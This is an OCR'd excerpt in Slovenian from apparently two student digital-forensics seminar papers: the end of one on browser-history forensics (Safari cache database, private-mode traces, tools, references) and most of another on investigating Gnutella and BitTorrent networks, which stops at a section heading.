
4.4.4 Predpomnilnik

Predpomnilnik je shranjen v "Cache.db" SQLite3 podatkovni bazi. Podatki so shranjeni predvsem v dveh tabelah. Tabela "cfurl_cache_response" hrani podatke o URL naslovih in zahtevah, tabela "cfurl_cache_blob_data" pa hrani dejanske podatke predpomnilnika. Pri sami preiskavi se moramo zavedati, da v večini primerov SQL poizvedbe ne bodo dale nobenega rezultata, ker je bila tabela izpraznjena, vendar lahko s tehnikami obnavljanja datotek ("file carving") pridobimo večino podatkov.

Za konec je potrebno omeniti še, da večina spletnih brskalnikov omogoča brskanje brez hranjenja zgodovine ("Private Mode") tako, da je klasično iskanje uporabnikovih aktivnosti oteženo, vendar brskalniki običajno vse podatke ravno tako shranjujejo in jih ob zaprtju programa izbrišejo. Ker pa so nekateri podatki shranjeni na trdi disk, pa je mogoče s tehnikami obnavljanja datotek vseeno priti do nekaj teh podatkov. Potrebno pa je vedeti, da če uporabnik uporablja en spletni brskalnik, lahko sledi ostanejo v drugem brskalniku. Tak je bil npr. primer, ko je uporabnik uporabljal Google Chrome v privatnem načinu in si je ogledal nek video posnetek. Ta posnetek je za predvajanje uporabljal Windows Media Player, kar pa je povzročilo, da se je video posnetek shranil v začasne datoteke Internet Explorer-ja. Tako je sled ostala na računalniku kljub temu, da je uporabnik uporabljal spletni brskalnik v privatnem načinu. Poleg tega pa sledi ostanejo tudi na strežnikih ponudnikov spletnih strani, na katere pa uporabniki nimajo direktnega vpliva, tako da jih ne morejo spreminjati, kar pomeni, da je tudi manjša verjetnost, da so ti podatki ponarejeni. Je pa potrebno vedeti, da so to ogromne količine podatkov, tako da jih ponudniki hranijo samo neko omejeno obdobje in je zato potrebno hitro sprožiti ustrezne pravne postopke, da se ti podatki pravilno shranijo.

4.5 Orodja

Obstaja veliko orodij, ki so namenjena samo preiskovanju zgodovine brskanja po spletu. Nekaj teh orodij je že omenjenih zgoraj, poleg tega ima večina boljših forenzičnih orodij, kot sta npr. FTK ali EnCase ima vse te funkcionalnosti že vgrajene in tudi avtomatsko najdejo lokacije teh podatkov. Zanimivo je mogoče tudi orodje "Browser Forensic Tool", ki omogoča hitro iskanje ključnih besed po zgodovini vseh brskalnikov, ki so nameščeni na računalniku.



Slika 19: Rezultati iskanja s programom Browser Forensic Tool

5. ZAKLJUČEK

V tej seminarski nalogi smo na kratko predstavili forenziko omrežij. Pri tem smo se v prvem delu osredotočili na forenziko omrežnega prometa in si nekoliko podrobneje ogledali napad ARP spoofing. V drugem delu smo se osredotočili na forenziko elektronske pošte ter predstavili tehnike preiskovanja elektronske pošte ter nekaj orodij, ki nam pri tem pomagajo. V zadnjem delu pa smo se osredotočili še na forenziko zgodovine brskanja. Pri tem smo predstavili štiri najpogosteje uporabljene spletne brskalnike, katere sledi puščajo za sabo ter kako in kje odkriti te sledi.

6. LITERATURA

[1] Cory Altheide, Harlan Carvey - Digital Forensics With Open Source Tools (2011)

[2] M. Tariq Banday - Techniques and Tools for Forensic Investigation of E-mail ; International Journal of Network Security & Its Applications (IJNSA), Vol.3, No.6, November 2011 ; P. G. Department of Electronics and Instrumentation Technology University of Kashmir, Srinagar - 6, India; Kontakt: sgrmtb@yahoo.com Dostopno na: http://airccse.org/journal/nsa/1111nsa17.pdf

[3] EmailTracer. Dostopno na: http://www.cyberforensics.in/OnlineEmailTracer/index.aspx

[4] (2013) MailBag Assistant. Dostopno na: http://www.fookes.com/mailbag/

[5] (2013) Ontrack EasyRecovery. Dostopno na: http://www.krollontrack.com/data-recovery/recovery-software/windows/

[6] (2013) ProDiscover Basic. Dostopno na: http://www.techpathways.com/desktopdefault.aspx?tabindex=8&tabid=14 http://toorcon.techpathways.com/uploads/HTCIA2006-ProDiscoverBasic.pdf

[7] (2013) DBXtract. Dostopno na:
http://www.oehelp.com/dbxtract/
[8] (2013) DBXpress. Dostopno na:
http://www.oehelp.com/DBXpress/Default.aspx
[9] (2013) R-Tools R-Mail. Dostopno na:
http://www.r-tt.com/outlook_mail_recovery/
[10] Natarajan Meghanathan, Sumanth Reddy Allam and Loretta A. Moore - Tools and Techniques for Network Forensics ; International Journal of Network Security & Its Applications (IJNSA), Vol .1, No.1,April 2009 ; Department of Computer Science, Jackson State University, Jackson, MS 39217, USA ; Kontakti: nmeghanathan@jsums.edu, sumanth.project@gmail.com, loretta.a.moore@jsums.edu
Dostopno na:
http://arxiv.org/ftp/arxiv/papers/1004/1004.0570.pdf
[11] SmartWhoIs. Dostopno na:
http://smartwhois.com/

Forenzična preiskava P2P omrežij

[Seminarska naloga pri predmetu Digitalna forenzika]

Leon Ropoša* Tomaž Kunst† Sanja Kovač‡

Povzetek
Seminarska naloga obravnava forenzično analizo P2P omrežij. Najprej so opisane različne generacije P2P omrežij in njihovo delovanje, predstavljeni tipi zločinov, ki jih lahko izvedemo z uporabo P2P omrežij in preiskava ter detekcija omenjenih omrežij. Opisani so postopki analize in pridobivanja dokazov iz P2P omrežij. Vključen je tudi pregled tehničnih in pravnih problemov, na katere naletimo pri forenzični preiskavi P2P omrežij.

Ključne besede
P2P omrežja, BitTorrent, Gnuzzila, Pravni vidki

1. UVOD
P2P omrežja imajo kar nekaj prednosti. Med drugim so poceni za namestitev in poganjanje, z večanjem števila uporabnikov v omrežju postane izmenjevanje hitrejše in bolj zanesljivo, ne potrebujejo sistemskega administratorja, če ima nek uporabnik v omrežju težave to ne vpliva na ostale uporabnike. Glavna uporaba P2P omrežij je ravno za izmenjevanje datotek, manj pogosti načini uporabe so za komunikacijo(primer je Skype), kot iskalni pogon brez centralnega strežnika in za znanstvene raziskovalne namene. Kljub temu, da P2P omrežja velikokrat služijo legalni izmenjavi datotek, kot na primer dokumentov med uslužbenci znotraj neke organizacije, pogosto prihaja do izmenjave digitalne, avtorsko zaščitene vsebine, za deljenje katere uporabniki niso pridobili avtorjevega dovoljenja. Ostali primeri zlorab P2P omrežij so npr. širjenje zlonamerne kode, zaupnih dokumentov in širjenje otroške pornografije. Ravno taki zločini so razlog za izvedbo preiskav P2P omrežij. Težave nastopijo ker so omrežja zelo raznolika med sabo, prav tako pa ni definiranih postopkov za preiskovanje omrežij.

2. OPIS P2P OMREŽIJ
Razvoj P2P mrež lahko v grobem razdelimo na tri dele [5]. Tako ločimo mreže:

Prve generacije, za katere je značilna uporaba fiksnih TCP vrat za prenos podatkov in centralna arhitektura. Fiksna vrata so omogočala lahko nadzorovanje prometa P2P mrež in ustavitev prometa določenih aplikacij z blokiranjem specifičnih vrat. Pri centralni arhitekturi je baza s seznami vsebin shranjena na centralnem strežniku, za dostop do dejanskih datotek pa so se morali uporabniki povezati neposredno na računalnik, ki je hranil to datoteko. Prednosti take arhitekture so preprosto vzdrževanje mrež in hitro procesiranje poizvedb. Na drugi strani pa je bilo zaradi znanih naslovov centralnih strežnikov, take mreže zelo lahko zaznati, najti njihovo lokacijo ter blokirati ali ustaviti. Zelo znana P2P mreža te generacije je bila Napster.

Druge generacije, ki so imele decentralizirano in porazdeljeno arhitekturo. V tem času je bila razvita tudi Gnutella. Pri poizvedbi uporabnika je bila le ta posredovana njegovim sosedom, dokler ni bil najden tak sosed, ki je posedoval iskano datoteko. Uporabnik se je neposredno povezal nanj in prenesel datoteko. Ker pa so take mreže precej neučinkovite, je prišlo do razvoja naslednje generacije.

Tretje generacije, kot je Kazaa, ki so kombinacija prvih dveh generacij. Načrtovana so tako, da nekatera vozlišča, tako imenovana supervozlišča, služijo kot lokalni strežniki za indeksiranje vsebine. V primerjavi z mrežami druge generacije je manj prometa, poizvedbe pa so hitrejše. Predstavnik te generacije je BitTorent.

Zadnji razvoj na področju P2P mrež je vpeljal močno enkripcijo in prenos podatkov izključno skozi druge odjemalce, zaradi česar je težko določiti ali je določen računalnik hranil neko vsebino, ali pa je po njej samo poizvedoval.

2.1 Gnutella
Gnutella je popolnoma necentraliziran protokol. Ob zagonu aplikacije lahko uporabnik pridobi seznam trenutno aktivnih uporabnikov iz določenega spletnega strežnika (GwebCache), ali pa ga pridobi z lista poznanih uporabnikov v Gnutella aplikaciji. Uporabnik, ki na novo zažene aplikacijo se poveže z nekaterimi že aktivnimi uporabniki (angl. peers) s TCP povezavo. Sosedje lahko med sabo preverjajo katere datoteke kdo deli. Vsak uporabnik dobi unikaten ključ (GUID). GUID ostane vedno isti, razen če ga želi uporabnik spremeniti. Uporabniki iščejo datoteke tako, da posredujejo sosedom poizvedbe za iskanje datoteke. Poizvedba vsebuje




Figure 1: Arhitektura Gnutella omrežja.

tekst, katerega oddaljeni uporabnik primerja z imenom datoteke. Uporabnik, ki ima ustrezno datoteko, pošlje odgovor, ki potuje po isti poti nazaj, kot je prišla poizvedba. Oddaljeni uporabnik odgovori z njegovim IP naslovom in vrati, ter GUID-om in informacijo o datoteki (ime, velikost in hash vrednost). Poizvedba je lahko tudi samo po hash vrednosti, ampak tega ne podpirajo vsi odjemalci (Phex Limewire). Uporabnik, ki je iskal, se glede na prejete odgovore odloči katero vsebino bo prenesel. Datoteke so identificirane z hash vrednostjo in so prenesene neposredno preko TCP povezave od oddaljenege uporabnika, ki ima željeno datoteko. Ločeni deli datoteke so lahko preneseni vzporedno od različnih uporabnikov. Če je oddaljeni uporabnik za požarnim zidom, se pošlje potisno sporočilo s prošnjo za direktno povezavo do izvora. Potisna sporočila so poslana preko posrednikov v Gnutella omrežju, da sprožijo povezavo. Če sta oba uporabnika za požarnim zidom, push povezava ni mogoča. V obeh primerih lahko enostavno pridobimo IP in GUID od oddaljenega uporabnika. Med prenosom datoteke lahko oddaljeni uporabnik pošilja poizvedovalcu IP naslove in vrata drugih uporabnikov, za katere ve, da imajo tudi to datoteko. Uporabniki se lahko direktno povežejo na oddaljenega uporabnika in ga preiščejo. Oddaljen uporabnik odgovori s seznamom vseh dadotek, ki ustrezajo poizvedbi in jih lahko deli vključno z SHA-1 vrednostjo. Uporabniki se ločijo na dve podskupini. Poznamo (Ultrapeer) ultra-uporabnika, ki posreduje poizvedbe in odgovore na poizvedbe. Ultra-uporabniki so ponavadi povezani s številnimi drugimi ultra-uporabniki. Listi oz. navadni uporabniki so povezani s pet ali manj ultra-uporabniki in so od njih odvisni tako, da jim le-ti posredujejo sporočila. Ne glede na to kakšen je uporabnik, poteka pretok podatkov in poizvedbe vedno po TCP povezavi.

2.2 BitTorrent

BitTorrent je protokol za P2P deljenje datotek, ki za razliko od Gnutelle potrebuje pomožno podporo za iskanje datotek in iskanje uporabnikov s temi datotekami. Uporabnik začne z lociranjem torrent datoteke tako, da opiše vsebino, ki jo išče. Vsak uporabnik lahko ustvari torrent. Vsak torrent opisuje nabor datotek, ki so lahko pridobljeni skozi BitTorrent protokol. Vsak torrent lahko vsebuje dovolj informacij za omogočanje iskanje podatkov. Minimalno mora ta informacija vsebovati ime datoteke, velikost in SHA-1 hash vrednost za dele sestavljene datoteke ter URL od enega ali več sledilnikov (angl. tracker). Nekateri torrenti vsebujejo dodatno izbirno informacijo kot npr. Per-file hashes. Če le teh ni, je težje določiti, da je del vsebine datoteke spremenjen. Torrenti ponavadi vsebujejo obsežno polje za komentarje. Skupaj z imenom datoteke, se polje za komentarje uporablja pri iskanju po različnih spletnih torrent zbirkah in iskalnih straneh kot so “isohunt.com” in “thepiratebay.org”, iskalec lahko išče po enostavnih besednih zvezah. Da uporabnik najde druge uporabnike, ki so zmožni deliti datoteko z njim, uporabnik pošlje poizvedbo na enega od sledilnikov, ki so zapisani v torrent datoteki. Sledilnik preveri če upravlja z iskanim torrentom, in sicer, tako da preveri t.i. “infohash”. Infohash je SHA-1 hash, določenih polj, ki označujejo datoteke za deljenje (ime datoteke, velikost, velikost delov, hashes). Prošnja, ki jo uporabnik pošlje sledilniku, vsebuje infohash, GUID, IP, vrata in informacijo koliko datoteke je uporabnik že pretočil na svoj računanik. Sledilnik se odzove s seznamom uporabnikov, ki so nedavno pokazali interes za ta torrent. Ta seznam vsebuje sledi o preteklih poizvedbah in uporabnikih. Uporabniki so opisani vsaj z IP naslovom in vrati in po možnosti še z GUID. Uporabnik se periodično oglasi sledilniku, da oba osvežita sezname uporabnikov in stanje prenosov. Da uporabnik lahko prenaša datoteke, se mora direktno povezati z oddaljenim uporabnikom preko IP naslova in vrat, ki mu ga predlaga sledilnik ali pa se poveže z ustreznim oddaljenim uporabnikom. BitTorrent protokol ne dela razik med dohodnim in odhodnim povezavami. Predpostavlja se, da je cilj vseh uporabnikov, ki so zainteresirani za torrent, da prenesejo in delijo čimveč datoteke od oz. z ostalimi uporabniki. Uporabniki si izmenjujejo seznam katere dele kdo ima in potem si medsebojno izmenjujejo dele, ki jih še nimajo. Periodično si tudi izmenjujejo podatke o delu datoteke, ki ga predtem tudi drugi uporabniki niso imeli. Ker je hitrost internetne povezave omejena, ima BitTorrent protokol mehanizem “tit-for-tat”, da vzpodbuja uporabnike, da ne samo prenašajo ampak, da tudi delijo. To pomeni da vzdržujejo pozitivno razmerje med oddanimi in prejetimi podatki. Če določen uporabnik ne oddaja in samo sprejema, ga lahko drugi uporabnik blokira. Ponavadi upravitelji sledilnikov izvajajo nadzor nad uporabniki, ki ne delijo datotek v zadostni meri. Obstajajo tudi različne razširitve za BitTorrent. Ena od teh je “Distributed Hash Table” (DHT), ki zmanjšuje potrebo po sledilniku. Uporabniki, ki podpirajo DHT, si sami izmenjujejo sezname drugih uporabnikov in skrbijo za distribucijo določenih torrentov.

3. TIPI ZLOČINOV

P2P mreže so lahko zelo koristne, saj ne potrebujejo centralnih strežnikov, ki bi hranili datoteke, zato je izmenjava materialov brezplačna. Večje organizacije s porazdelitvijo mrežnega bremena med uporabnike razbremenijo ključne strežnike in na ta način izboljšajo kvaliteto storitev. Kljub številnim prednostim, pa jih je mogoče uporabiti tudi v manj častne namene. Opisali smo nekaj primerov kršitev zakonov [2], pri katerih P2P mreže igrajo ključno vlogo.

Razširjanje zlonamerne kode

Vsebina, ki se prenaša preko P2P mrež ni kontrolirana, zato so P2P mreže med napadalci zelo priljubljen način za širjenje zlonamerne programske opreme. Ti pogosto vključijo viruse, črve, trojanske konje in drugo




Figure 2: Arhitektura BitTorrent omrežja

zlonamerno kodo v datoteke, ki jih ljudje prenesejo na svoje računalnike. Večina uporabnikov se ne zaveda nevarnosti in zato ne poskrbi za ustrezno zaščito svojega računalnika. Na ta način ne okužijo le svojih računalnikov, ampak celo skupino računalnikov, v primeru, da so vključeni v mrežo znotraj organizacije.

Pridobivanje in širjenje zaupnih vsebin
Tako posamezniki, kot tudi organizacije včasih uporabljajo P2P mreže za izmenjavo poslovnih dokumentov. Če ne poskrbijo za varnost, lahko pride do uhajanja občutljivih podatkov, kot se je to zgodilo v primeru Metropolitanskega policijskega oddelka v Tokiju. Policist je na svoj računalnik namestil program za deljenje datotek Winny. Ker se ni zavedal, da je posredovan material na voljo tudi drugim uporabnikom P2P mreže, je prišlo do uhajanja zaupnih informacij o odprtih preiskavah, zaradi česar so številni dokumenti, kot so poročila o zasliševanju, izjave prič, itd. izgubili verodostojnost. Podobni incidenti so vzrok, da vedno več podjetih prepoveduje uporabo P2P mrež na delovnem mestu.

Kršenje avtorskih pravic
Med drugim lahko uporabniki P2P mrež nalagajo ali prenašajo gradivo brez vednosti avtorja, in za katerega niso posebej pridobili avtorskih pravic, s čimer kršijo zakon o avtorskih pravicah.

Razširjanje in hranjenje otroške pornografije
P2P mreže pogosto služijo tudi izmenjavi pornografskih vsebin, med katerimi se pojavijo tudi slike ali posnetki z otroško pornografijo.

Uporaba v zločinskih tolpah
Tudi zločinske tolpe so našle nove načine za uporabo P2P mrež. Določene mreže uporabniku omogočajo, da se neposredno poveže na računalnike drugih uporabnikov in brska po deljenih datotekah. Tolpe izkoristijo to možnost za dostop do raznovrstnih informacij kot so piškotki, elektronska pošta, pisma, uporabniška imena, gesla in druge osebne informacije, ki jih kasneje uporabijo pri načrtovanju ali izvedbi kriminalnih dejanj (npr. ropi, kraja identitete, teroristični napadi, itd.).

Figure 3: ACPO




Figure 4: Diagram forenzične analize.

4. FORENZIČNA PREISKAVA P2P OMREŽIJ

Ker se postopki forenzične preiskave nekoliko razlikujejo glede na zločin, ki ga preiskujemo, smo se v nadaljevanju osredotočili predvsem na forenzično preiskovanje v primeru kršitve avtorskih pravic.

P2P mreže so med sabo različne, zato priročniki kot je npr. ACPO, ne opisujejo enotnega postopka za preiskovanja le teh. Za forenzično preiskovanje prestopka oz. zločina povezanega s P2P mrežami znotraj podjetja, bi bil primeren naslednji postopek [4]:

- Pojavi se sum o zlorabi P2P mreže znotraj podjetja. O tem je bilo vodstvo obveščceno s strani avtorja ali zunanje agencije, npr. ponudnika spletnih storitev (ang. Internet Service Provider, v nadaljevanju ISP).
- Iskanje specifičnega računalnika, na katerem naj bi prišlo do zlorabe.
- Identifikacija P2P mreže, ki je bila uporabljena.
- Izdelava slike diska, na kateri se izvaja nadaljna preiskavo.
- Zbiranje dokazov.
- Analiziranje dokazov in določitev resnosti prestopka.
- Izdaja poročila, v katerem je opisan postopek zbiranja in analize dokaznega gradiva, za uporabo v notranji preiskavi ali obravnavo na sodišču.
- Vse informacij, ki so bile odkrite med preiskavo, morajo biti skrbno zabeležene. Med te sodijo časi, datumi, IP naslovi, Guid identifikatorji,itd.
- Potrditev dokazov, preiskovalci morajo najti prepovedano vsebino in P2P identifikatorje na računalniku osumljenca.

4.1 Detekcija P2P omrežij

Pri odkrivanju uporabljene P2P mreže na računalniku se lahko poslužimo več metod [5]. Prva skupina metod so tako imenovane **port-based metode**. Te so najpreprostejše in temeljijo na nadzorovanju vrat, ki jih privzeto uporabljajo P2P mreže in pregledovanju glav paketov, ki prihajajo skoznje. Te metode so predvsem primerne za odkrivanje P2P mrež prve generacije, ki so uporabljale fiksna vrata. Novejše mreže so odporne na te metode, saj za prenos datotek uporabljajo naključno izbrane in uporabniško izbrana dinamična vrata (angl. port hopping). Pogosto se poslužijo tudi uporabe vrat drugih znanih aplikacij (npr. vrata 80, ki jih uporablja HTTP) in se na ta način zamaskirajo kot druge aplikacije.

Druga skupina metod so **DPI metode** (angl. deep packet inspection methods). Te izvedejo globoko analizo paketov in primerjajo koristno vsebino (angl. payload) paketa z značilnimi podpisi znanih P2P mrež. Ker P2P mreže nenehno razvijajo in nadgrajujejo, se tudi njihovi podpisi spreminjajo, kar otežuje identifikacijo. Take metode so neuporabne tudi v primeru, da uporabniki zašifrirajo same datoteke ali pa uporabljajo P2P mrežo, ki uporablja šifriranje. Prav tako niso primerne za analizo v realnem času, saj podroben pregled paketov zahteva precej procesiranja in zato prihaja do zakasnitev.

Tretja skupina metod, t.i. **flow-based metode** (angl. flow-level heuristic methods), na podlagi opazovanja P2P mreže zgradijo hevristiko za vzorce na pretočnem nivoju. Predlaganih je bilo več hevristik, npr. identifikacija prometa P2P mreže s pomočjo odločitvenega drevesa, zgrajenega na podlagi statiskike iz transportne plasti in detekcija P2P mreže z opazovajem števila in trajanja pretokov. Kljub temu, da zgoraj omenjene omejitve ne predstavljajo problema za metode v tej skupini, pa ni mogoče trditi, da bodo trenutno uspešne hevristike tudi v prihodnosti pravilne, saj P2P mreže nenehno razvijajo nove tehnike maskiranja.

4.2 Zbiranje dokazov

4.2.1 Analiza P2P protokolov

Tipična forenzična orodja kot so FTK in enCase se pri preiskavi ne obnesejo dobro, saj niso namenjena preiskovanju dokazov o interakciji med računalniki, temveč so namenjena preiskavi vsebine računalnika. Taka orodja je sicer možno razširiti prek skriptiranja, vendar imajo še vedno težave pri stvareh kot so branje P2P konfiguracijskih datotek ali pa podatkovnih formatov. Tako bo moral preiskovalec v praksi večino dela opraviti ročno.





Figure 5: Diagram kako deluje orodje za ekstrakcijo P2P podatkov iz računalnika.



Note: Node A sends a query to its neighbors (B, E, F), who re-broadcast the query to their neighbors. Node C has a matching object for node A's query, and so returns a query hit message to node B, who forwards the result back to A

Figure 6: Mrežni prikaz poizvedb v Gnutelli.

GNUTELLA

Mesta kjer lahko iščemo dokaze so: poizvedbe(angl. querry), informacije o izmenjavah(angl. swarming information), preiskava gostiteljev (angl. hostov), prenosi datotek.

Poizvedbe

Poizvedbe z iskalnimi nizi, ki so podobni imenom prepovedane vsebine lahko hitro odkrijejo sledi za preiskovalca. Zadetki iskanja po vsebini vrnejo IP naslov, GUID, imena datotek in njihove SHA-1 vrednosti. Gnutella je zasnovana tako, da se omogoči uspešno iskanje datotek. Rezultati poizvedb sicer niso dovolj za utemeljen sum , saj se lahko včasih zgodi, da so posredniški sosedi spremenili rezultate poizvedb tako, da kažejo na nek IP druge osebe, ki prepovedane vsebine sploh ne poseduje. Kljub temu pa so poizvedbe odličen vir za iskanje sledi zgodaj v preiskavi.

Informacije o izmenjavah(Swarming information)

Ko začne en uporabnik prenašati datoteko od drugega uporabnika, pošlje uporabnik, ki je vir, sosedu ki od njega prenaša vsebino, seznam vseh uporabnikov, ki si te datoteke delijo, vsebina se identificira po SHA-1 podpisu. Ostali uporabniki, ki si izmenjujejo datoteke so definirani z IP naslovom in GUID. Namen tega seznama je, da omogoči uporabnikom, ki prenašajo vsebino, da zahtevajo dele datotek od mnogih paralelnih sosedov. Te informacije je tudi mogoče spremeniti, vendar so vseeno dober vir sledi, niso pa dovolj za dokaz utemeljenega suma.

Preiskava gostitelja

Gnutella dovoljuje uporabniku, da se poveže prek TCP povezave direktno do drugega uporabnika z namenom da lahko ta preišče celotno zbirko datotek katere uporabnik izmenjuje. Natančneje bo oddaljeni sosed, na katerega se je preiskovalec povezal, sporočil imena in SHA-1 vrednosti datotek, ki jih izmenjuje. To se smatra kot zelo pomemben dokaz na sodišču, saj izvira direktno iz oddaljenega računalnika. Ni razloga da bi uporabnik prikazal da si izmenjuje prepovedano vsebino, če je ne poseduje. Verjetnost da bi neka datoteka, ki ni prepovedana, imela hash kolizijo(dve popolnoma različni datoteki bi imeli isto hash vrednost) je izredno majhna. Na primer za 160 bitno SHA-1 Hash vrednost je verjetnost da imata dve različni datoteki isti Hash p = (1/2) na 160(1/2 osnova, 160 eksponent).

Prenosi datotek

Tudi tukaj se prek TCP povezave povežemo na oddaljenega uporabnika, ki nam sporoči IP naslov in številko vrat. Oddaljeni uporabnik direktno pošlje zahtevane kose datoteke, njeno vsebino in Hash vrednost potem preveri preiskovalec. V praski preiskovalec izvede pri prenosu datoteke Single Source Download – celotno datoteko prenese zgolj od enega uporabnika. Pri temu lahko nastanejo tudi določene komplikacije. Če je uporabnik od katerega prenašamo datoteko zaseden, torej ima druge uporabnike v vrsti, bo moral preiskovalec počakati da lahko začne s prenosom in hkrati s tem tudi tvegati, da se bo oddaljeni uporabnik, prekinil z internetno povezavo ali z izmenjavanjem datoteke. Druga

nevarnost je, da bo uporabnik iz katerega bo preiskovalec prenašal vsebino, za požarnim zidom, ki preprečuje direktno TCP povezavo iz preiskovalca do uporabnika. To lahko rešimo s push zahtevo Gnutelli, naj se oddaljeni uporabnik poveže izven požarnega zidu.

BITTORENT

Imamo sledeče lokacije kjer ponavadi iščemo dokaze: sporočila sledilnikov, informacije o izmenjavah, izmenjave med sosedi, prenosi datotek.

Sporočila sledilnikov
Namen sledilnikov(trackerjev) je da beležijo uporabnikova zanimanja za določene torrente in da potem posreduje njegove kontaktne informacije med sosedi, ki so zainteresirani za isti torrent. Kontaktne informacije ki jih sledilnik posreduje, kot so na primer IP naslov in številka vrat, so koristne kot sledi v začetnem delu preiskave, vendar so zgolj posreden dokaz saj niso zanesljive. Določeni sledilniki namreč dodajo svoji vsebini, majhen del lažne vsebine, ravno z namenom, da to ni zadosten dokaz v tožbah glede izmenjave avtorsko zaščitene vsebine.

Informacije o izmenjavah
Ko se nek uporavnik poveže z drugim za izmenjavo sporoči dele datoteke, kot so opisane v torrentu, ki jih poseduje. Ko sosed dobi nov del datoteke, se informacija dopolni. Ta informacija je posredovana direktno in je zato zelo pomemben dokaz, ki zadošča za obtožnico ali nalog za preiskavo. Mogoče je sicer da bi uporabnik spremenil stanje teh informacij in prikazal drugačno posedovanje delov datotek, vendar je to zelo malo verjetno.

Izmenjave med uporabniki
Torrent odjemalci imajo implementirane protokole za izmenjavo med uporabniki(peer exchange protocols), nekaj podobnega kot informacije o izmenjavah pri Gnutelli. To je zgolj posreden dokaz, ki ni toliko pomemben, včasih nam poda IP naslove in vrata drugih sosedov, ki se zanimajo za isti torrent.

Prenosi datotek
